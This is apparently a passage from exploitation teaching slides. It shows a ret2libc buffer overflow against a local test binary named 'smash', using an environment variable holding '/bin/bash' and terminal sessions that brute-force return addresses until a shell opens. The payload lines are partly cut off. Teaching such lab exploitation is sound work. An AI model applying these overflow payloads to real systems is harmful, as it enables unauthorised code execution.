
We're close though.



```
TMUX=/tmp/tmux-1000/default,7947,0
XDG_SESSION_TYPE=x11
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share:/usr/share:/va
XDG_SESSION_DESKTOP=ubuntu
GJS_DEBUG_OUTPUT=stderr
GTK_MODULES=gail:atk-bridge
WINDOWPATH=2
PAYLOAD=/bin/bash
VIRTUALENVWRAPPER_SCRIPT=/usr/local/bin/virtualenvwrapper.sh
VTE_VERSION=5202
TERM=screen
SHELL=/bin/bash
QT_IM_MODULE=ibus
XMODIFIERS=@im=ibus
IM_CONFIG_PHASE=2
XDG_CURRENT_DESKTOP=ubuntu:GNOME
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
POWERLINE_COMMAND=powerline
GNOME_TERMINAL_SERVICE=:1.325
```

There it is!

See virtualenvwrapper.sh?



```
cclamb@ubuntu:~/Work/abi-playground $ ./smash $(python
e1\xf7' + 'DDDD' + '\xbf\xda\xff\xff')")
sh: 1: ash: not found
Segmentation fault (core dumped)
cclamb@ubuntu:~/Work/abi-playground $ ./smash $(python
e1\xf7' + 'DDDD' + '\xb7\xda\xff\xff')")
Segmentation fault (core dumped)
cclamb@ubuntu:~/Work/abi-playground $ ./smash $(python
e1\xf7' + 'DDDD' + '\xb8\xda\xff\xff')")
sh: 1: =/bin/bash: not found
Segmentation fault (core dumped)
cclamb@ubuntu:~/Work/abi-playground $ ./smash $(python
e1\xf7' + 'DDDD' + '\xb9\xda\xff\xff')")
cclamb@ubuntu:~/Work/abi-playground $ exit
exit
Segmentation fault (core dumped)
cclamb@ubuntu:~/Work/abi-playground $ 
```

Keep Hunting

There it is, at 0xffffdab9

That’s it for ret2libc.
Next up, ROP!